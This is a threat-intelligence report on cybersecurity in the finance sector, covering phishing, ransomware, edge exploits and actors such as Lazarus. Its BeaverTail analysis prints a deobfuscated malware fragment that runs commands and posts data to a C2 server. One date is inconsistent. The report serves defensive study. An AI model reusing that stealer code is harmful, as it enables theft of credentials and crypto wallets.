DARKTRACE

The State of Cybersecurity

in the Finance Sector

Disclaimer

This report is for informational purposes only. While every effort has been made to ensure the accuracy and completeness of the findings, the conclusions are based on the available data at the time, which may be subject to change. The information does not constitute legal, financial, or professional advice, and readers should consult relevant experts for specific guidance.

The views expressed in this report are those of the authors and do not necessarily reflect the views of any specific organization or governmental entity. The report does not guarantee the security of any systems, and ongoing vigilance and adaptive strategies are required to address emerging threats.

This report is provided "as is," without warranties or representations, express or implied, regarding the accuracy or completeness of this report, and Darktrace will not be liable for any damages or losses arising from the use or reliance on the content.

Content

Acknowledgements

Authors:

Calum Hall, Hugh Turnbull, Parvatha Ananthakannan, Tiana Kelly, and Vivek Rajan

Thank you to the following contributors:

Emma Foulger, Nathaniel Jones, Nicole Wong, Ryan Traill, Tara Gould, and the Darktrace Threat Research and Incident Management teams

And a special thank you to

Michael Cannizzo – Chief Information Security Officer, HEDGESERV; Peter Fiveash – Chief Operating Officer, Hosking Partners; Will Miller – Chief Compliance Officer, Hosking Partners, and others who wish to remain anonymous.

Executive summary

The financial sector, encompassing commercial banks, credit unions, financial services providers, and cryptocurrency platforms, faces an increasingly complex and aggressive cyber threat landscape.

This report provides an overview of the evolving risks to confidentiality, integrity, and availability within financial institutions, drawing on expert interviews, threat intelligence, and telemetry from real-world customer environments.

Cyber threat actors are exploiting vulnerabilities in edge infrastructure, cloud environments, and legacy systems to gain initial access. Attack vectors such as phishing, credential harvesting, and exploitation of virtual private networks (VPNs) and remote access gateways remain prevalent.

Notably, adversary-in-the-middle (AiTM) and QR code phishing techniques have emerged as sophisticated methods to bypass multi-factor authentication (MFA) and evade detection.

Insights from CISOs reveal operational challenges in managing cloud complexity and insider risk stemming from gaps in workforce cybersecurity awareness. The rapid adoption of AI, often without adequate governance, has introduced new risks, while budget constraints and boardroom dynamics continue to hinder proactive security investment.

Threat actor groups such as Cl0p, Lazarus Group, and RansomHub have demonstrated advanced capabilities in ransomware deployment, data exfiltration, and supply chain compromise. Their campaigns have targeted financial institutions with tailored payloads and extortion tactics, often exploiting trusted infrastructure and third-party software.

Darktrace's Threat Research team identified routine scanning of internet-facing file transfer systems in financial institutions, with indicators of Denial-of-Service (DoS) attempts against Fortra GoAnywhere MFT.

Previous research also confirmed Democratic People's Republic of Korea (DPRK)-linked malware activity in the sector. These findings show ongoing targeting of exposed infrastructure and the presence of state-sponsored threats.

As financial institutions continue to digitize and expand globally, the need for resilient, adaptive cybersecurity strategies is more urgent than ever.

Cross-sector collaboration, investment in AI-driven defense, and a renewed focus on governance and training are essential to safeguarding the financial ecosystem in the face of escalating cyber risk.

Objectives and Methodology

This research analyzes the evolving threat landscape facing the financial sector. The majority of institutions analyzed in this report are commercial banks, credit unions, and financial services providers.

Central banks were also included, but they only account for a small number of cases due to their typically robust and mature security posture, which puts off most financially motivated and opportunistic attackers. Financial organizations involved in cryptocurrency trading, custody, or infrastructure were also included, given their increasing exposure in cyber space.

Darktrace models leverage anomaly detection and integrate outputs from Darktrace Deep Packet Inspection (DPI), telemetry inputs, and additional modules to create tailored threat detection. Darktrace applies Self-Learning AI to an organization's data to understand and identify anomalies specific to that environment.

This research leverages insights gained from Darktrace's model alerts, which trigger when observed activity is deemed to be anomalous. Each alert contains metadata such as timestamps, source and destination IP addresses, and the protocols used.

The threat landscape research in this report is organized according to the principles of the CIA triad: **Confidentiality, Integrity, and Availability.** The CIA triad is a foundational model in information security that defines three core objectives for protecting data and systems: ensuring that sensitive information remains private (Confidentiality), maintaining the accuracy and trustworthiness of data (Integrity), and guaranteeing that systems and information are accessible when needed (Availability) [2].

Objectives

- **Identify** the most significant cyber threats impacting the financial sector, including those linked to digital transformation such as cloud adoption and cryptocurrency.
- **Examine** commonly exploited initial access vectors and attack surfaces exposed by financial institutions during modernization efforts.
- **Analyze** the motivations and tactics of both state-sponsored actors (e.g., DPRK campaigns targeting cryptocurrency) and financially motivated threat groups.
- **Contextualize** findings with insights from expert interviews and real-world Darktrace telemetry to understand evolving risks.

Methodology

This research draws on a combination of:

- Darktrace Telemetry: Anonymized alert metadata and incident data from financial sector customer deployments with a focus on the United Kingdom and United States.
- Open-Source Intelligence (OSINT): Including threat intelligence reports, government advisories, and public disclosures of cyber incidents.

Threat actor behaviors were analyzed using established frameworks, including:

- **The Diamond Model of Intrusion Analysis**
  - A conceptual model that represents cyber intrusions through four interconnected components: adversary, capability, infrastructure, and victim. It emphasizes understanding relationships between these elements to reveal attacker intent, capabilities, and operational patterns [1].
- **Hypothesis-Driven Threat Hunting**
  - A proactive methodology where analysts form hypotheses about potential threats based on intelligence, patterns, and anomalies. These hypotheses guide structured investigations, enabling researchers to uncover hidden threats that traditional detection methods might miss.
- **Behavioral-Based Analysis**
  - An approach focused on identifying behaviors and tactics rather than static indicators like signatures or hashes. It examines attacker tactics, techniques, and procedures (TTPs), and anomalies in system or network activity to detect evolving threats and sophisticated adversaries.

Threat Landscape Overview

CISO Insights: **"No one really knows what to prepare for until it happens. That's a challenge for us because we aren't as large as JP Morgan. We rely on our peer group to understand general preparation strategies. Organizations often struggle to anticipate the full range of potential crises. The complexity of modern financial services means threats can emerge from unexpected directions—cyber incidents, market volatility, regulatory changes, supply chain failures, or even geopolitical events. Smaller firms may lack the resources to model every scenario, making it difficult to know what to prepare for until a crisis actually unfolds" - Will Miller, Chief Compliance Officer, Asset Mgmt. Fund.**

Confidentiality

Confidentiality remains a primary concern for financial institutions, as attackers increasingly target sensitive customer data, financial records, and internal communications.

The financial sector's reliance on digital infrastructure and its role in managing high-value transactions make it a prime target for both financially motivated and state-sponsored threat actors.

Data Theft and Exfiltration

Data breaches in the financial sector often involve the theft of personally identifiable information (PII), account credentials, and financial transaction data. In many cases, attackers exploit unpatched vulnerabilities or use stolen credentials to gain unauthorized access to internal systems. Once inside, they exfiltrate data for resale on dark web markets or use it to facilitate further attacks such as fraud or identity theft.

- **In the UK,** ransomware campaigns increasingly prioritize data theft and extortion over encryption-only attacks, reflecting a broader trend identified by the National Cyber Security Centre (NCSC) and National Crime Agency (NCA) in their joint ransomware threat assessment [3].
- **In the US,** financial institutions have been disproportionately targeted, with attackers leveraging data exfiltration as a primary extortion tactic [4].

Compliance issues remain a persistent risk, with the size of financial sector organizations leading data loss prevention (DLP) to be an inherent challenge.

214,000

In October alone, Darktrace observed over 214,000 emails across financial sector customers which contained unfamiliar attachments and were sent to users' suspected personal addresses.

351,000

Across the same set of customers, more than 351,000 emails containing unfamiliar attachments were sent to freemail addresses in October, highlighting clear concerns around DLP.

CISO Insights: **"From a regulatory standpoint, the SEC appears to be spending more time on cybersecurity and AI. However, there's little detail or explanation provided. It's similar to the UK—regulators are trying to cover too much and set expectations without fully understanding the landscape, and it feels too early in the process." - Will Miller, Chief Compliance Officer, Asset Mgmt. Fund.**

Business Email Compromise (BEC)

Almost

2,400,000

- **PHISHING EMAILS**
  Observed by Darktrace within financial sector customer deployments in the first half of 2025

BEC remains one of the **most financially damaging** cyber threats, with global losses reported between 2013 and 2023 exceeding $55 billion [5]. These attacks exploit trusted relationships between employees, executives, and third-party vendors to redirect payments or steal sensitive information.

The FBI reported **over $2.7 billion** [6] in BEC-related losses in 2024, with financial institutions among the most affected.

Attackers increasingly use **AI-generated content** to craft convincing phishing emails that mimic internal communications, making detection more difficult.

Darktrace's Annual 2024 Threat Report found that 32% of phishing attacks in 2024 used novel social engineering techniques, such as **AI-generated text** [7].

Darktrace's own CEO, Jill Popelka, was targeted by this technology with an **AI clone** of her own voice during a board meeting [8].

Darktrace observed **attackers inserting themselves** into legitimate email threads to alter payment details, often resulting in significant financial losses.

Phishing and Credential Harvesting

Phishing continues to be a leading initial access vector for attacks targeting confidentiality. Financial institutions are frequently targeted with phishing emails designed to harvest login credentials, Darktrace has observed the following techniques in the wild:

AiTM techniques are increasingly used in phishing campaigns to bypass MFA [9], making them one of the most concerning developments in credential theft. In AiTM attacks, threat actors intercept login sessions by deploying reverse proxies that capture both credentials and session cookies. This allows them to impersonate users even when MFA is enabled, effectively rendering traditional authentication methods ineffective

QR code phishing (or "Quishing") is a tactic used to evade email security filters. Attackers embed malicious QR codes into emails, documents, or even physical materials, which redirect victims to spoofed websites designed to harvest credentials or install malware [10]. In Darktrace's 2025 Mid-Year Review it was reported that over 1 million QR code-based phishing emails were detected in February 2025 alone [11]. These campaigns often exploit brand trust, using spoofed domains or compromised supplier accounts to increase credibility. Once credentials are obtained, attackers may access cloud environments, manipulate email rules to hide their activity, and exfiltrate sensitive data.

CISO insights: **One CISO interviewed noted that AI-driven phishing emails now exhibit improved grammar and realism, reducing the effectiveness of traditional phishing training and simulations.**

Case Study:

Business Email Compromise

Almost 30% of all phishing emails across financial sector customer deployments were targeted towards VIP users

Not all phishing attacks targeting the financial sector had an immediate financial gain as an objective. Darktrace's research also observed phishing emails containing malicious links as the initial entry point into customer networks.

In one case study from late 2024, a phishing link was opened by an employee of a finance company, allowing the threat actor to continue through further stages of the Cyber Kill Chain. The attack began when a sophisticated phishing email sent from a compromised domain known to the victim was received by a VIP user within a bank.

The email contained a link to a PDF hosted in Google Drive, which included a link to download a malicious .RAR file. When downloaded and opened, the .RAR file deployed malware onto the VIP user's computer.

This case underscores the growing sophistication of BEC attacks in the financial sector, particularly those that exploit trusted relationships. The average amount requested in BEC wire fraud rose by 46% globally between December 2024 and early 2025, reflecting the growing financial impact of these attacks [12].

Integrity

CISO insights: **One CISO reported a rise in phishing attacks leveraging AI for improved realism and highlighted cultural challenges among new hires who underestimate the impact of cyber incidents.**

Integrity refers to the accuracy, consistency, and trustworthiness of data and systems. Threats to integrity can undermine confidence in financial transactions, compromise internal controls, and enable fraud or unauthorized access. In recent years, attackers have increasingly targeted the integrity of financial systems through credential misuse, malware, and insider threats.

Credential Misuse and Account Takeover

CISO insights: **A CISO emphasized that cloud remains the fastest-moving risk area, with observability and cost control posing ongoing challenges.**

The misuse of valid credentials remains a significant threat to the integrity of financial systems. Attackers often obtain credentials through phishing, brute-force attacks, or data breaches, before using them to impersonate legitimate users.

- In several documented cases, attackers gained access to administrative accounts within financial institutions, enabling them to deploy remote management tools, manipulate system configurations, and initiate unauthorized transactions.
- In one 2023 incident, compromised administrator credentials were used to deploy PsExec and other lateral movement tools, ultimately leading to ransomware deployment on a DNS server [13].

These attacks demonstrate how credential misuse can lead to unauthorized changes in system behavior, data manipulation, and the disabling of security controls.

Trojan Malware and Data Manipulation

Trojan malware continues to be a key tool for attackers seeking to compromise the integrity of financial systems.

- **BeaverTail,** a JavaScript-based stealer linked to DPRK threat actors, has been used to exfiltrate browser credentials and cryptocurrency wallet data. It is has delivered via fake job applications targeting crypto developers and finance professionals [14] as well as fake NPM packages [15].
- **Zloader,** a modular banking trojan, has been used to disable security tools and inject malicious code into applications [16].
- **WarmCookie,** a backdoor, has been observed capturing screenshots, executing commands, and delivering additional malware payloads, often as part of broader campaigns targeting institutions [17].


These malware strains not only compromise confidentiality but also allow attackers to alter or falsify data, undermining the integrity of financial records and internal systems.

Insider Threats and Social Engineering

CISO insights: **One CISO observed a lack of cybersecurity awareness among new hires, with some viewing incidents as inconsequential, creating unintentional insider risk. Insider threats, whether malicious or unintentional, pose a persistent risk to data integrity in the financial sector.**

- Social engineering campaigns have exploited job-seeking employees by posing as recruiters, tricking them into downloading malware-laden applications [18].
- In some cases, employees have been manipulated into granting access to sensitive systems or unknowingly facilitating credential theft [19].

These threats highlight the importance of robust access controls, employee awareness training, and monitoring for anomalous behaviour that may indicate insider compromise.



CISO Insights: **"For us, AI's impact is all about data stewardship. Guardrails on proprietary and client data are essential to protect our financial models, performance metrics, and confidential client information. We enforce strict controls on data, devices, and personnel awareness. We restrict use of AI for transcription or recording because we know that data could be exposed to large language models (LLMs). We're still assessing and imposing restrictions. Ultimately, it's all about safeguarding the data." - Will Miller, Chief Compliance Officer, Asset Mgmt. Fund.**

Availability

Availability refers to the ability of financial institutions to maintain uninterrupted access to critical systems, services, and data. Threats to availability can result in operational downtime, service disruption, and reputational damage, particularly damaging in a sector where real-time access to financial systems is essential.

Ransomware and System Lockouts

Ransomware remains the most prominent threat to availability in the financial sector. These attacks often involve the encryption of critical systems, rendering services inaccessible until a ransom is paid.

In the US, ransomware attacks on financial institutions accounted for nearly 64% of all incidents in 2023 [20], with the trend continuing into 2024. The financial sector was disproportionately affected [21].

In the UK, ransomware incidents reported to the Financial Conduct Authority (FCA) rose sharply, accounting for 31% of all cyber incidents in H1 2023, up from 11% in the same period in 2022 [22].

CISO Insights: **"Crisis management planning is critical—what happens when a service fails? For example, if a key system goes down, we only have one backup. Consider cloud outages: if Bloomberg goes down because Azure fails on the East Coast, that creates a massive impact. Suddenly, we can't access the market, which affects our ability to make money. Third-party providers, data accessibility, disaster recovery, and COOP (Continuity of Operations) are essential concepts. As a provider, we need to think about these scenarios to ensure we can continue delivering services to our clients." - Will Miller, Chief Compliance Officer, Asset Mgmt. Fund.**

The disruption caused by ransomware extends beyond immediate financial loss. In some cases, institutions have been forced to suspend operations, delay transactions, or notify regulators and customers of service outages. In the US, the RansomHub attack targeting Patelco Credit Union led to users being locked out of their online bank accounts [23], with only minor restorations in online functions initially, and full services not restored until more than two weeks after the attack [24]. The resulting data breach affected customers and employee data, leading to a class action lawsuit brought by account holders that settled for $7.25 million [24].

CISO insights: **One CISO described VPN infrastructure as a 'concentrated focal point' for attackers, noting credential spamming against GUI-based VPNs.**

Distributed Denial of Service (DDoS) Attacks

Although less common than ransomware, DDoS attacks remain a persistent threat to financial institutions, particularly those offering online banking, trading platforms, or payment processing services.

- DDoS attacks can overwhelm public-facing infrastructure, such as web portals and APIs, leading to service outages and degraded performance.
- These attacks can often be used as smokescreens to distract security teams while other malicious activities, such as data exfiltration or credential theft, are carried out.

Financial institutions are increasingly investing in DDoS mitigation services and traffic filtering technologies to maintain service availability during peak attack periods.

Exploitation of Edge Infrastructure

Edge infrastructure, including VPNs, firewalls, and remote access gateways, continues to be a well-utilized entry point for threat actors targeting financial institutions. These systems often serve as the first line of defense between internal networks and the public internet, making them attractive targets for attackers seeking initial access.

Threat actors frequently exploit vulnerabilities in edge-facing devices shortly after public disclosure, taking advantage of delayed patching cycles and misconfigurations. These attacks are often characterized by:

- **Session hijacking** and privilege escalation, where attackers leverage flaws in authentication mechanisms to impersonate legitimate users.
- **Lateral movement** and credential harvesting, using tools like RDP and Kerberoasting to pivot deeper into the network.
- **Manipulation** of infrastructure configurations, enabling persistent access or disruption of services.

The financial sector's reliance on legacy systems and complex vendor ecosystems further compounds the risk. Many institutions operate with limited visibility into third-party infrastructure, making it difficult to detect and respond to exploitation attempts in real time. Edge infrastructure attacks are increasingly part of multi-stage campaigns, where initial access is used to deploy ransomware, exfiltrate sensitive data, or establish long-term espionage footholds.

These incidents highlight the importance of proactive patch management, continuous monitoring, and segmentation between public-facing systems and core financial operations. In December 2025, Darktrace's threat research team investigated a major campaign exploiting vulnerabilities in Palo Alto firewall devices (CVE 2024-0012 and 2024-9474). Activity was detected in a finance sector customer's environment prior to the public CVE disclosure [25], which was reported on previously here. Additionally, in August 2025, Darktrace saw active exploitation of Ivanti EPMM vulnerabilities (CVE-2025-4427 and CVE-2025-4428) in another finance sector customer's environment. Read Darktrace's research blog on theses CVEs here.

Protocol & Infrastructure Targeting

CISO insights: **Interview feedback highlighted gaps in Microsoft Conditional Access policies, which do not apply to command-line interfaces or scripts, leaving ADFS and Office 365 logins exposed.**

Cyber threat actors targeting the financial sector frequently exploit weaknesses in network protocols, edge infrastructure, and third-party software. These components form the backbone of digital financial operations, and their compromise can lead to data theft, service disruption, and long-term persistence within victim environments.

This section outlines the most targeted technical layers observed from 2023 to 2025, highlighting how attackers leverage protocol vulnerabilities, infrastructure misconfigurations, and supply chain weaknesses to gain initial access and escalate their attacks.

Commonly Exploited Protocols

Threat actors continue to abuse foundational network protocols to bypass security controls and exfiltrate data covertly. Among the most frequently exploited as reported by CISA [25] are:

- **Server Message Block (SMB):** Used for file sharing and remote access, SMB is often leveraged for lateral movement and ransomware deployment. Attackers use tools like PsExec to write malicious payloads to remote systems via SMB shares.
- **Domain Name System (DNS) Tunneling:** DNS is increasingly used for covert command-and-control (C2) and data exfiltration. DNS tunneling allows attackers to bypass firewalls and network monitoring by embedding payloads within DNS queries. Financial institutions are particularly vulnerable due to default outbound DNS allowances.
- **RDP:** RDP is frequently used for lateral movement and privilege escalation. Attackers exploit weak credentials or unpatched vulnerabilities to pivot across internal systems.
- **Kerberos (Kerberoasting):** Attackers extract service account hashes from Kerberos tickets and attempt offline cracking to gain elevated access. This technique has been observed in multiple ransomware campaigns targeting financial institutions.

Edge Infrastructure Vulnerabilities

Edge infrastructure, including VPNs, firewalls, and remote access gateways, remains a high-risk attack surface. These systems are often exposed to the internet and serve as entry points into internal networks.

- **Session Hijacking and Privilege Escalation:** Vulnerabilities in remote access platforms such as Citrix ADC have enabled attackers to hijack legitimate user sessions and escalate privileges.
- **VPN Abuse:** Threat actors use VPN services like OpenVPN and Tailscale to mask traffic and impersonate legitimate users. Once inside, they move laterally using protocols like SMB and RDP, often bypassing detection due to encrypted traffic and trusted access.
- **Legacy and Unpatched Gateways:** Outdated firmware and misconfigured edge devices continue to be exploited, particularly in institutions with complex vendor ecosystems and limited visibility into third-party infrastructure.




Figure 01: Suspected pre-CVE detection of the GoAnywhere MFT vulnerability, as seen in the Darktrace platform*.

Third-Party Software Risks

Supply chain vulnerabilities in widely used third-party applications have become a major vector for initial access and data exfiltration.

- **File Transfer Platforms:** Threat actors have targeted enterprise file transfer solutions such as MOVEit and GoAnywhere, exploiting flaws that allowed unauthorized access and remote command execution [26]. These platforms are widely used in the financial sector to handle sensitive data, making them attractive targets for ransomware groups.
- **Webshell Deployment:** In some cases, attackers have deployed web shells within vulnerable file transfer systems to maintain persistent access and extract sensitive data [27]. These attacks underscore the importance of securing supply chain software and monitoring for unauthorized file access.

*This model alert has been recreated in a demo environment using real incident metadata, as the original customer environment is inaccessible.

■ Case Study:

Exploitation of Edge Infrastructure via Citrix Netscaler

In November 2023, a US credit union experienced a targeted attack exploiting CVE-2023-4966, a critical vulnerability in Citrix Netscaler ADC and Gateway. The flaw, enabling session hijacking via information disclosure, was publicly disclosed on October 10, 2023, with patches released the same day [28]. Despite this, the credit union did not apply the patch for over a month, leaving its infrastructure exposed.

The attacker initiated the intrusion by sending a specially crafted request over HTTPS (port 443) to the vulnerable Netscaler device. This allowed them to hijack an active user session and gain unauthorized access to the internal network. Once inside, the attacker escalated privileges using a host-level exploit and began lateral movement via Remote Desktop Protocol (RDP). They then performed Kerberoasting to extract service account credentials and used the default 'administrator' account to manipulate Citrix Delivery Controller configurations.

Read Darktrace's investigation into a similar Citrix Netscaler compromise here.

The threat actor established a foothold deep within the network and had the capability to disrupt operations. The incident highlighted several systemic issues, delayed patching of internet-facing infrastructure, insufficient monitoring of privileged account activity, and a lack of segmentation between edge and core systems.

This case exemplifies the risks posed by unpatched edge infrastructure in the financial sector. It also demonstrates how attackers are increasingly exploiting known vulnerabilities shortly after public disclosure, often within days or weeks, reinforcing the importance of timely patch management, especially for systems that serve as gateways into critical environments.

Darktrace Research on Cryptocurrency Mining Activity (CCMA)

Darktrace researchers analyzed cryptocurrency mining activity alerts across customer deployments between May 23 and November 23, 2025. This research highlights patterns in affected sectors, targeted cryptocurrencies, and model sequences associated with CCMA.

Within the financial sector, CCMA alerts were among the most frequent, making this industry one of the top three for unique customers observed with cryptocurrency mining activity. Alongside financial and insurance activities, the other leading sectors were Information and Communication and Manufacturing, indicating that cryptomining activity is concentrated in industries with significant digital infrastructure.

Analysis of mapped cryptocurrencies revealed that Monero was the most commonly associated coin, which is expected considering Monero is typically the coin of choice for cryptojackers. This is partly due to the anonymity offered by the coin, making tracking funds difficult and circumventing sanctions simpler. Monero was followed by Bitcoin and Ravencoin. The presence of Ravencoin in the top three is notable, as it surpassed more widely recognized coins like Ethereum.

This trend may be linked to recent cryptomining malware campaigns, such as those previously looked at by Darktrace here and here.

Threat Actor Spotlights

CISO insights: **One CISO described an 'unmonitored perimeter' created by globally distributed privileged users, expanding the attack surface significantly.**

The financial sector continues to be a high-value target for a range of cyber threat actors, including ransomware groups, state-sponsored advanced persistent threats (APTs), and Initial Access Brokers (IABs). These actors are motivated by financial gain, strategic disruption, and data theft, tailoring their tactics to exploit the unique vulnerabilities of financial institutions.

This section profiles three prominent threat actors observed targeting the financial sector from 2024 to 2025. Each spotlight includes an overview of their tactics, motivations, and notable campaigns, with a focus on how their operations have evolved and impacted financial organizations in the UK and US.

Lazarus Group

The Lazarus Group is a DPRK state-sponsored APT known for its dual focus on cyber espionage and financial theft. Active since as early as 2009 [29], Lazarus has been linked to some of the most high-profile cyberattacks globally, including campaigns targeting banks, cryptocurrency exchanges, and fintech platforms [30].

Motivations:

Unlike financially motivated ransomware groups, Lazarus operates with strategic objectives aligned to DPRK's national interests [31]. Lazarus campaigns often blur the line between espionage and financial crime, using sophisticated malware and deceptive social engineering to infiltrate targets [32] [33].

Notable Campaigns:


BeaverTail Malware Deployment (2023–2024):
Lazarus deployed BeaverTail, a JavaScript-based information stealer, via fake job interviews targeting crypto developers and finance professionals. Victims were lured into downloading malware disguised as legitimate video conferencing tools (e.g., MiroTalk, FreeConference) [34]. Once installed, BeaverTail exfiltrated browser credentials, credit card data, and cryptocurrency wallet keys. The campaign also included other malware strains such as InvisibleFerret and OtterCookie [35] [36].

Shell Company Operations:
Lazarus actors created fake companies (e.g., Blocknovas LLC, Softglide LLC) with fabricated identities and addresses to post fraudulent job listings. These listings were used to distribute malware to applicants, enabling Lazarus to compromise systems and steal digital assets [37].

Flash Loan Exploit on UK Lending Protocol (2023):
A decentralized finance (DeFi) platform in the UK was targeted in a flash loan attack that exploited a liquidity flaw. Approximately $197 million in assets were manipulated, with funds temporarily transferred to a wallet linked to Lazarus [38] [39]. Although the funds were later returned, the incident highlighted the group's interest in exploiting emerging financial technologies.

Tactics and Techniques:

Social engineering via fake recruitment campaigns
Use of trojanized applications and npm packages
Credential theft and cryptocurrency wallet targeting
Deployment of remote access tools (e.g., AnyDesk) and command-and-control via Telegram
Living-off-the-land (LOTL) techniques using PowerShell and legitimate binaries



Impact on the Financial Sector:

Lazarus campaigns have demonstrated a persistent interest in cryptocurrency and fintech environments, particularly those with weak identity verification or supply chain controls. Their operations pose a unique challenge to financial institutions, combining stealthy infiltration with high-impact financial theft. The group's ability to operate across borders and leverage deception at scale makes them one of the most strategically dangerous APTs targeting finance.

BeaverTail

Darktrace researchers took a deeper look at a recently collected Beavertail malware sample to understand how it was delivered, obfuscated, and what actions it attempted to carry out once deployed.

BeaverTail is a JavaScript-based information stealer and malware loader attributed to DPRK state-sponsored threat actors, particularly those operating under the Contagious Interview campaign umbrella. Active since 2022, BeaverTail has evolved into a modular, cross-platform malware family with variants for Windows, macOS, Linux, and Python environments [40].

Figure 02: Screenshot of Beavertail Javascript variant

In a Beavertail sample from November 2025 analyzed by Darktrace researchers, "next-preconfig-1.0.0.flatten.js", an obfuscated Javascript file was discovered.

The malware is mostly likely distributed on npm or BitBucket. This sample of Beavertail uses multiple layers of obfuscation including Base64 and XOR. System information including hostname, platform and username is gathered by Beavertail, sent to a C2 server and an additional payload is retrieved from http://5.180[.]24[.]17:1244. At the time of analysis, the C2 did not return anything, however Beavertail is typically used to load InvisibleFerret backdoor. The payload is written as "test.js" in a folder named ".vscode" [41].

```
function ao(ax) {
  const ay = pt[a4](ax, a2(ac));
  const az = a2(ak) + ' ' + ay;
  try {
    ex(az, (aA, aB, aC) => {});
  } catch (aA) {}
}

const ap = 'formData';
const aq = 'url';
const ar = 'post';
let as = 'cmp';
let P;

async function at(ax, ay) {
  const az = {
    ts: P,
    type: a3,
    hid: as,
    ss: ax,
    cc: ay
  };
  const aA = a0();
  const aB = {
    [aq]: '' + aA + 'keys',
```

Figure 03: Screenshot of Beavertail deobfuscated.

Delivery Mechanisms

